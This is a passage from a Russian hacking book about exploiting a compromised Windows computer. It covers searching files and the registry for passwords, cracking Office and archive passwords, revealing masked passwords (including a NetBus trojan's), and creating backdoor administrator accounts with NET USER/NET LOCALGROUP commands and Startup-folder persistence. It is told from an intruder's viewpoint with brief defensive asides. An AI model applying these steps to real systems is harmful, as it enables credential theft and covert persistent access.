Все остальные элементы управления диалога **Repwl** менее важны, и с ними можно познакомиться по документации к программе. Упомянем лишь кнопку **Client/Server** (Клиент/Сервер), позволяющую распределить задачу взлома пароля по нескольким компьютерам. Для этого на нескольких сетевых компьютерах следует запустить входящую в состав инструментов Pwltool специальную программу клиента pwlclnt, с которыми связывается программа Repwl. Но описанная возможность распределенной атаки доступна только для продвинутых пользователей, использующих для работы локальную сеть.

Ну и совсем не по теме этой главы - это функции, предоставляемые щелчком на кнопке **Adv** (Дополнительно). Щелчок на кнопке **Adv** (Дополнительно) открывает диалог **Advanced features** (Дополнительные средства), представленный на Рис. 5.19, и отображающий пароли доступа к различным ресурсам компьютера.




Рис. 5.19. Программа Repwl предоставляет множество других полезных сведений

Как видно из диалога **Advanced features** (Дополнительные средства) на Рис. 5.19, программа Pwltool способна определять пароли доступа ко многим ресурсам, в том числе и к почтовым ящикам (вкладка **Mail),** кошелькам Windows (вкладка **PStorage),** серверам Интернета (вкладка **RAS Info),** и даже к паролям экранной заставки (вкладка **Other),** которыми мы занимались в разделе «Взлом паролей экранной заставки» чуть выше в этой главе. Однако все эти средства доступны только в полноценной версии программы, которая, к тому же, работает только с системами Windows 9x/Me.

Получение таких результатов - заветная цель хакера, и как это сделать для случая компьютеров Windows 2000/XP мы опишем в следующей главе, где мы поговорим о том, что и как можно извлечь полезного из хакнутого компьютера. Так что оставайтесь с нами!

Заключение

Описанные в этой главе инструменты позволяют получить доступ к ресурсам компьютера, защищенного паролем BIOS, экранными заставками и средствами входной регистрации. Для их использования хакер должен работать непосредственно на консоли атакуемой системы, что несколько снижает ценность предложенных здесь технологий. В самом деле, опыт показывает, что при наличии физического доступа к компьютеру хакер просто похищает его жесткий диск для последующей «работы». Тем не менее, все описанные здесь средства - это отнюдь не игрушки, и если система защиты компьютера плохо настроена, а политика безопасности организации, мягко говоря, слабовата (что весьма традиционно), то хакер, овладев описанными в главе методами, может достичь очень и очень многого.

А для антихакера здесь наука - не будь ламером, защищай систему паролями достаточной сложности, не бросай компьютер без всякой защиты на растерзание типам вроде доктора Добрянского и иже с ним. Одна только установка шаблона безопасности для рабочей станции Windows 2000/XP вполне способна пресечь многие и многие штучки подобного рода персонажей. Что касается пользователей Windows 9x/Me, то их возможности по защите системы невелики - только применение методов шифрования, наподобие предоставляемых пакетом PGP Desktop Security, может защитить их компьютер от полного разгрома. Сама же по себе система защиты Windows 9x/Me весьма слаба, как мы могли только что убедиться.

Ну ладно, компьютер взломан, права доступа получены достаточные, пора приступать к делу - извлекать из компьютера информацию. Так что переходим к следующей главе.

ГЛАВА 6.

Реализация цели Вторжения

После получения доступа к компьютеру и выявления пароля учетной записи с достаточно высокими привилегиями перед хакером открываются широкие перспективы по реализации цели вторжения. В зависимости от наклонностей хакер может исказить файлы данных, ознакомиться с содержимым различных документов, раскрыть пароли доступа к информационным ресурсам - почте, кошельку, к провайдеру Интернета. То, что это возможно, вы могли убедиться в предыдущей главе при обсуждении программы Pwltool.

Если хакеру не безразлично свое будущее, он позаботится о создании потайных ходов во взломанную систему, через которые он сможет периодически навещать свою жертву для пополнения своих ресурсов, ознакомления с результатами деятельности пользователя и тому подобного (см. Главу 1 с обсуждением целей хакинга). Хакер может также установить в систему клавиатурного шпиона, который будет периодически сообщать хозяину обо всех действиях пользователя. Все это, несомненно, и есть то, что составляет цель серьезного хакера, поскольку те бессмысленные, деструктивные действия, которыми увлекаются типы наподобие доктора Добрянского, скорее относятся к теме компьютерного хулиганства.

Для реализации всех этих целей существуют весьма эффективные инструменты и технологии, часть которых мы опишем в этой главе - взлом шифрованных документов, установку потайных ходов и клавиатурных шпионов.

Для антихакера эти инструменты и технологии также имеют значение, поскольку позволяют восстанавливать утерянные пароли или использовать клавиатурные шпионы в роли компьютерных полицейских, докладывающих о попытках несанкционированной деятельности на компьютере. Так что приступим к знакомству с инструментами хакинга и начнем с простейшей задачи: допустим, перед вами стоит взломанный компьютер. Спрашивается, как узнать, где и что там лежит полезного для хакера, потратившего столько усилий для проникновения в компьютер?

Доступ k данным

В самом деле жесткие диски компьютеров, особенно работающих в многопользовательском режиме - это просто лабиринт папок, подпапок, файлов и установленных программ. Найти в них что-то полезное сразу не получится, если только не знать точно, где и что лежит - а такими знаниями обладают, как правила, хозяева компьютера. Заметим, что, как показывает статистика, эти-то хозяева, как правило, чаще всего и занимаются хакингом служебных компьютеров [2].

Ну да ладно, исключим последний случай - там все ясно. Спрашивается, что следует искать в первую очередь хакеру, несведущему в секретах фирмы, чтобы быстро получить требуемый результат? В общем, это зависит от цели, но самое ценное для хакера - это пароли доступа, поскольку пароль, по определению, это информация, дающая право доступа к другой информации. Для этого хакеры прибегают к «хуверингу» (от английского слова «Hoover» - сосать, высасывать, например, пылесосом), а проще говоря, поиску по папкам и файлам компьютера с помощью специальных программ.

Хуверинг

Хуверингом называется поиск в системе Windows файлов с лакомыми данными - паролями, номерами кредитных карточек, адресами электронной почты и т.д. с помощью поисковых средств Windows, например, проводника Windows, или специальных утилит, среди которых выделим утилиту FINDSTR системы Windows 2000/XP.

Применение подобной методики может дать замечательные результаты, поскольку, как пишет известный автор книг [3,4] и одновременно глава компании Fondstone Inc., просто удивительно, как много людей хранит свои пароли доступа к чему угодно, даже к финансовым ресурсам - в открытых для всеобщего доступа текстовых файлах. При обследовании компьютеров компаний с целью выявления уязвимости в системах защиты автор находил такие файлы чуть ли не в каждом втором компьютере. Так что есть смысл вместо утомительного обхода всех закоулков файловой системы компьютера просто запустить процедуру поиска, которая найдет все файлы, содержащие такие слова, как «пароль», «password», «login» «credit card» и так далее.

Поскольку со средствами поиска проводника Windows знакомы, вероятно, все, рассмотрим возможности утилиты FINDSTR, которая обладает весьма обширными возможностями поиска по указанной строке поиска, на порядок превосходя проводника Windows.

Поиск файлов утилитой FINDSTR

Утилита FINDSTR запускается из командной строки с множеством параметров, отображаемых на экране с помощью команды FINDSTR /?. Ниже приведен общий синтаксис команды FINDSTR.

FINDSTR [/B] **[/E]** [/L] **[/R]** [/S] [/I] [/X] [/V] **[/N]** [/M] [/O] ***[IP]*** [/F:файл] [/C:строка] [/G:файл] [/D:список_папок] [/A:цвет] **[строки]** [[диск:][путь]имя_файла[...]]

Попытаемся разобраться в этих параметрах. Ввод команды **FNDSTR /?** отображает справку о наборе параметров, представленных в следующей таблице:

Параметр	Назначение
/B	Искать образец только в начале строк.
/E	Искать образец только в конце строк.
/L	Поиск строк дословно.
/R	Поиск строк как регулярных выражений.
/S	Поиск файлов в текущей папке и всех ее подпапках.
/I	Определяет, что поиск будет вестись без учета регистра.
/X	Печатает строки, которые совпадают точно.
/V	Печатает строки, не содержащие совпадений с искомыми.
/N	Печатает номер строки, в которой найдено совпадение, и ее содержимое
/M	Печатает только имя файла, в которой найдено совпадение
/O	Печатает найденные строки через пустую строку.
/P	Пропускает строки, содержащие непечатаемые символы
/A: цвет	Две шестнадцатеричные цифры - атрибуты цвета.
/F:файл	Читает список файлов из заданного файла
/C:строка	Использует заданную строку как искомую фразу поиска.
/G:файл	Получение строк из заданного файла.
/D:список_папок	Поиск в списке папок (имена папок разделяются точкой с запятой).
Строка	Искомый текст.
[диск:][путь]имя_файла	Задает имя файла или файлов.

Кратко опишем работу с утилитой FINDSTR. Вот пример команды для поиска текстовых файлов со строкой **password** в текущей папке и всех ее подпапках:

```
FINDSTR /S"password"*.txt
```

Если нужно произвести поиск по нескольким строкам, например, *или по строке* **пароль** ***или*** **password,** то следует ввести такую команду:

FINDSTR /S "password пароль" *.txt

Будут найдены файлы, содержащие *или* слово **пароль,** *или* слово **password.**

Но если вы захотите найти файлы, содержащие словосочетание **мои пароли,** то следует ввести такую команду:

FINDSTR /S /C:"мои пароли" *.txt

Таким образом, параметр /C: позволяет искать словосочетания. Программа FINDSTR обладает многими другими возможностями, которые хорошо описаны в справке по системе Windows, так что не будем повторяться. Эта, или ей подобная программа, обязательно должна входить в арсенал инструментов уважающего себя хакера [3].

Поиск строк в файлах утилитой BinText

Утилита BinText из комплекта инструментов foundstone_tools компании Foundstone Inc. **(http://www.foundstone.com)** позволяет находить текстовую информацию там, где ее искать не принято - в исполняемых файлах, файлах DLL, архивах и так далее. На Рис. 6.1 представлен диалог программы BinText, содержащий три вкладки - **Search** (Поиск), **Filter** (Фильтр) и **Help** (Справка). Чтобы просмотреть файл в программе BinText, выполните такие шаги:




Рис. 6.1. Главный диалог программы BinText может отображать очень интересную информацию

> Щелкните на кнопке **Browse** (Просмотр) и с помощью открывшегося стандартного диалога выбора файлов найдите нужный файл.

> Щелкните на кнопке **Go!** (Исполнить). В диалоге **BinText 3.00** отобразится содержимое файла.

Установка флажка **Advanced view** (Расширенное отображение) приводит к построчному отображению содержимого файла (Рис. 6.1).

В диалоге на Рис. 6.1 в колонке **File pos** (Позиция в файле) отображаются позиции строки в файле. Колонка **Mem pos** (Позиция в памяти) отмечает место в памяти компьютера, отводимое для ресурсов исполняемых фалов Windows. Колонка ID содержит идентификатор, указывающий на тип отображаемого ресурса. Значение 0 указывает на то, что строка не относится к ресурсам исполняемых файлов.

Исследование файлов с помощью BinText подчас приводит к весьма интересным результатам, поскольку все файлы Windows хранят множество полезной информации, скрытой от пользователей. Например, на Рис. 6.1 отображен текстовый файл **Test.doc,** сохраненный с использованием парольной защиты MS Word. Хотя мы и не можем его прочесть без дешифрования, но с глубоким удовлетворением находим название организации, в которой этот документ был подготовлен - **Sword,** к делам которой мы проявляем повышенный интерес.

Ну а что, если какой-то сообразительный пользователь защитит свои секреты, поместив все секретные файлы в архив, защищенный паролем? Ну что же, и тут не все потеряно. Защиту архивов **.rar** можно взломать, и мы еще опишем применяемую с этой целью программу в следующем разделе. Однако вначале неплохо бы узнать, что в этом самом архиве хранится, чтобы не тратить время попусту. На Рис. 6.2 представлен диалог программы BinText, отображающий содержимое архивного файла, созданного программой WinRAR с применением парольной защиты.




Рис. 6.2. В верху диалога отображается имя архивированного файла

Как видим, в самом верху диалога отображается название файла, сохраненного в архиве - **Test.doc.** Это произошло потому, что при создании архива не был установлен флажок **Encrypt file names** (Шифровать имена файлов), как показано на Рис. 6.3.




Рис. 6.3. Флажок шифрования имен файлов должен быть установлен!

Так что теперь нам понятно, что в архиве - файл **Test.doc** и, быть может, он стоит затрат времени на дешифрование? Программа BinText дает возможность искать различные строки в открытом файле путем их ввода в поле внизу диалога (см. Рис. 6.2) и щелчка на кнопке **Find** (Найти). Чтобы облегчить этот поиск, вкладка **Filter** (Фильтр) предоставляет обширный набор параметров, задающих режим поиска строки (Рис. 6.4).




Рис. 6.4. Набор параметров для задания режима поиска

Вкладка **Filter** (Фильтр) диалога на Рис. 6.4 содержит три области, которые позволяют установить три группы параметров для управления режимом поиска.

- В области **Stage 1 - Characters included in the definition of a string** (Шаг 1 - Символы, включенные в определение строки) следует с помощью флажков указать, какие символы могут входить в искомую строку.
- В области **Stage 2 - String size** (Шаг 2 - Размер строки) следует указать минимальный и максимальный размер искомой строки.
- В области **Stage 3 - Essentials** (Шаг 3 - Основа) следует установить флажок MUST **contain these** (Должна содержать это) и в ставшем доступным поле указать искомую строку.

Настройкой фильтра можно выделить различные компоненты файла и попытаться раздобыть полезную информацию, или хотя бы понять, насколько интересен для хакера данный файл. Это тем более важно, что один из приемов сокрытия файлов заключается в присвоении файлу имени, не соответствующего содержимому, например, файлу документа MS Office - имени с расширением **.exe.**

В дополнение к программе BinText имеются и другие инструменты хуверинга, к примеру, входящие в состав инструментов W2RK утилит **srvinfo.exe** для отображения общих ресурсов и запущенных служб сервера, и **regdmp.exe,** позволяющих исследовать содержимое системного реестра Windows 2000/XP. Особенный интерес представляет раздел реестра **HKEY_LOCALMACHUNE\SECURITY\POLICY\SECRETS**, где хранятся ненадежно шифрованные пароли служб Windows, кэшированные пароли последних десяти пользователей Windows и другая полезная информация [4]. Для извлечения этих данных можно использовать широко известную утилиту Isadump2.exe **(http://razor.bindview.com),** однако ее применение требует административных привилегий и углубленных знаний по диспетчеру LSA системы Windows, поскольку отчет о своей работе утилита lsadump2.exe предоставляет в весьма запутанной форме.

Итак, вы долго исследовали файлы и папки компьютера и нашли что-то полезное. Но что делать, если это «что-то» - шифрованный документ MS Office или защищенный паролем архив WinRAR? Тогда можно попробовать взломать их защиту, для чего существуют специальные программы.

Взлом доступа k файлам и паролям

Число инструментов для взлома паролей доступа к информационным ресурсам Windows весьма значительно, поэтому здесь мы опишем только некоторые, завоевавшие определенную популярность в хакерских кругах. Мы обсудим пакет инструментов взлома документов MS Office компании Элкомсофт **(http://www.elcomsoft.com),** который так и называется - OfficePassword 3.5. После этого мы продвинемся чуть дальше и покажем, как можно выловить пароли доступа к различным ресурсам, скрытые за строкой звездочек «*******». Эту задачу прекрасно решает завоевавшая широкую популярность утилита Revelation от компании SnadBoy **(http://www.snadboy.com).**

Если у вас возникнет желание продвинуться в этом направлении и познакомиться с другими инструментами, то мы советуем обратить внимание на такую утилиту взлома паролей архивных файлов, как AZPR компании Элкомсофт, или к набору утилит Passware Kit, предоставляемых на сайте ***http://www.lostpassword.com.*** *Последние утилиты обеспечивают взлом самых разнообразных ресурсов Windows - сообщений электронной почты, ICQ, архивов, документов, кошельков Window - но уступают OfficePassword по гибкости настройки процесса взлома.*

Пакет OfficePassword 3.5

Пакет инструментов OfficePassword 3.5 выглядит весьма впечатляюще и состоит из целого набора инструментов взлома доступа к документам Lotus Organizer, MS Project, MS Backup, Symantec Act, Schedule+, MS Money, Quicken, документам MS Office - Excel, Word, Access, Outlook, к архивам ZIP и даже к модулям VBA, встроенным в документы MS Office.

Программы OfficePassword 3.5 снабжены удобным графическим интерфейсом и весьма эффективными средствами настройки процедур взлома. Давайте убедимся в этом на примере взлома доступа к документу Word с очень заманчивым названием **password.doc,** который должен содержать пароли - а иначе зачем его так называть?




Рис. 6.5. Диалог ввода пароля доступа к документу Word

Итак, выполнив поиск по файловой системе Windows, вы натолкнулись на файл **password.doc,** который при попытке открытия отображает диалог с предложением ввести пароль (Рис. 6.5).

Вводить пароли наугад - дело бесперспективное, так что мы устанавливаем пакет программ OfficePassword 3.5 и выполняем такие шаги:

Рис. 6.6. Главный диалог OfficePassword очень прост

- Выберите команду меню **Пуск * Программы * OfficePassword** (Start ◆ Programs ◆ OfficePassword). Отобразится диалог программ OfficePassword (см. Рис. 6.6).
- Щелкните на кнопке **Select document** (Выберите документ) и с помощью отобразившегося стандартного диалога Windows выберите файл взламываемого документа MS Office.

Чтобы повторить описываемую здесь пошаговую процедуру, следует предварительно создать файл документа Word с парольной защитой. Как это сделать, можно прочитать в справке программы MS Word или в любом из многочисленных руководств. Учтите, что демо-версия программы OfficePassword позволяет взламывать паролидлиной не более 3-х символов.

Далее последовательно отобразятся два диалога с предупреждениями об ограничении демо-версии программы только тремя символами пароля, а также о возможной длительности процесса взлома пароля.

> Оба раза щелкните на кнопке OK, и на экране появится диалог **Select recovery mode** (Выберите режим восстановления), представленный на Рис. 6.7.




Рис. 6.7. Взламывать пароль можно несколькими методами

> В диалоге **Select recovery mode** (Выберите режим восстановления) можно выбрать такие режимы взлома пароля:

- **Automatic** (Автоматический режим), который наиболее прост для применения, поскольку требует только щелчка на кнопке Next (Далее), после чего запустится процедура, использующая наиболее широко используемые возможности взлома пароля.
- **User-defined** (Пользовательский режим), позволяющий вручную настроить процедуру поиска пароля. Этот режим рекомендуется только для подготовленных пользователей.

- **Guaranteed recovery** (Гарантированное восстановление), которое, по утверждению авторов, способно восстановить любой пароль, независимо от его длины.

Создатели программы рекомендуют начать восстановление с автоматического режима, и только в случае, когда после 24-28 часов работы пароль не будет взломан, переходить к режиму гарантированного восстановления. Пользовательский режим восстановления обязательно следует применить, если пароль содержит символы, не входящие в алфавит английского языка.

> После выбора режима взлома пароля щелкните на кнопке **Next** (Далее). На экране появится диалог, отображающий процесс взлома, после чего на экране отобразится полученный результат (Рис. 6.8).




Рис. 6.8. Пароль успешно взломан!

Остальные инструменты OfficePassword 3.5 работают аналогичным образом, позволяя эффективно решать задачу доступа к различным документам, защищенным паролем. Единственная проблема – это время, требуемое для взлома. Если пароль достаточно длинен и сложен, то его взлом может потребовать неимоверно больших ресурсов - а основной постулат криптографии гласит, что усилия на взлом документа должны соответствовать его ценности.

Поэтому перед тем, как запускать на всю катушку процедуру взлома, стоит попробовать еще одну возможность - выявления паролей, скрытых за строкой звездочек.

Пароли за строкой «*******»

Все, кто когда-либо работал с приложениями, требующими ввода пароля для доступа к определенным ресурсам, (например, при создании удаленного соединения с сервером Интернета), должно быть знают, что очень часто в строке ввода пароля отображается строчка звездочек типа «******». Иногда эти звездочки просто закрывают отображение содержимого в поле, хотя сама информация, относящаяся к полю ввода, уже содержится в памяти компьютера. Это - недостаток программирования, поскольку имеются средства, позволяющие увидеть то, что скрыто за строкой звездочек. Таким образом, вместо длительного взлома паролей хакер получает их без всякого затруднения.

Хотя ценность таких инструментов ныне значительно уменьшилась, поскольку разработчики программ не сидят сложа руки и научились скрывать пароли по-настоящему, все же с помощью программ определения паролей за строкой звездочек можно достичь немалого успеха. Например, можно получить такую интересную вещь, как пароль доступа к серверу трояна NetBus для последующего использования (ценность такого приобретения вы еще поймете, когда прочитаете Главу 14). На Рис. 6.9 представлен пример применения с этой целью известной утилиты Revelation от компании SnadBoy **(http://www.snadboy.com)** к строке пароля доступа к серверу NetBus в диалоге настройки соединения клиента NetBus.




Рис. 6.9. Пароль доступа к серверу NetBus хоста Sword-2000 в нашем распоряжении!

Утилита Revelation действует следующим образом. Хакер перетаскивает мышью изображение прицела из поля **'Circled+'Cursor** ('Кружок+'Курсор) в диалоге **SnadBoy's Revelation** на строку для ввода пароля (этот прицел на Рис. 6.9 виден на поле **Password** (Пароль)). После этого в диалоге программы Revelation, в строке **Test of Window Under Circles and Cursor (if available)** (Проверка поля под «кружком и курсором» (если доступно)) отображается пароль (если он там имеется). Как видно из Рис. 6.9, мы восстановили пароль 007 и теперь получили доступ к серверу NetBus хоста **Sword-2000,** который используется хозяином взломанного компьютера в его целях (а мы будем использовать в своих целях). Тем самым хакер избежал взлома доступа к средствам удаленного управления

(серверу NetBus) трудоемкими методами, о которых мы еще поговорим в Главе 15 этой книги.

Создание потайных ходов

Посидев какое-то время за чужим компьютером, и кое-что успев, а кое-что и не успев сделать, хакер должен уносить ноги, поскольку хозяин вот-вот вернется. Однако перед уходом ему требуется сделать две вещи: устранить следы своего пребывания на компьютере и обеспечить себе возможность повторного проникновения.

Первая задача настолько важна, что мы отвели ей целую Главу 7. Сейчас же сконцентрируемся на второй задаче - создании потайных ходов во взломанный компьютер, позволяющих хакеру повторно навещать свою жертву, в том числе удаленно, решая свои проблемы за чужой счет и без всяких хлопот. Причем, однажды добравшись до компьютера, хакер должен сделать так, чтобы даже в случае обнаружения одного из потайных ходов можно было немедленно создать новый. На сленге такие ходы так и называют - «бэкдор», от английского слова «backdoor» - черный ход, и для его создания можно прибегнуть к ухищрениям, кратко описываемым в последующих разделах.

Добавление учетных записей

Добавив перед выходом из компьютера учетную запись с высокими привилегиями, хакер сможет в дальнейшем входит в систему, в том числе удаленно и, при необходимости, создавать себе новые потайные ходы. Такая процедура делается двумя командами MS-DOS: NET USER <имя пользователя> <пароль> /ADD, создающей новую учетную запись с указанным именем и паролем, и NET LOCALGROUP <имя группы> <имя пользователя> /ADD, добавляющая созданную учетную запись в указанную локальную группу. На Рис. 6.10 представлен результат исполнения этих команд.




Рис. 6.10. Создание потайного хода для пользователя NewUser прошло успешно

Теперь новоиспеченный пользователь NewUser может без проблем входить в компьютер, в том числе удаленно, и заниматься там своими делами без помех. А если создать несколько таких учетных записей, то по мере их выявления хакер может создавать все новых и новых пользователей, делая попытки защитить компьютер практически невыполнимыми.

Автозагрузка утилит

Однако создание собственной учетной записи - дело опасное, поскольку системный администратор имеет все возможности немедленно выявить свежеиспеченного пользователя компьютера. Тогда можно воспользоваться другой возможностью Windows - поместить в папку автозагрузки **Startup** внутри папки **Document and Settings** (Документы и настройки) файлов программ, автоматически загружающихся при входе в систему пользователя. Причем программы из папки **Startup,** находящейся в папке **All users,** будут запускаться для всех пользователей системы.

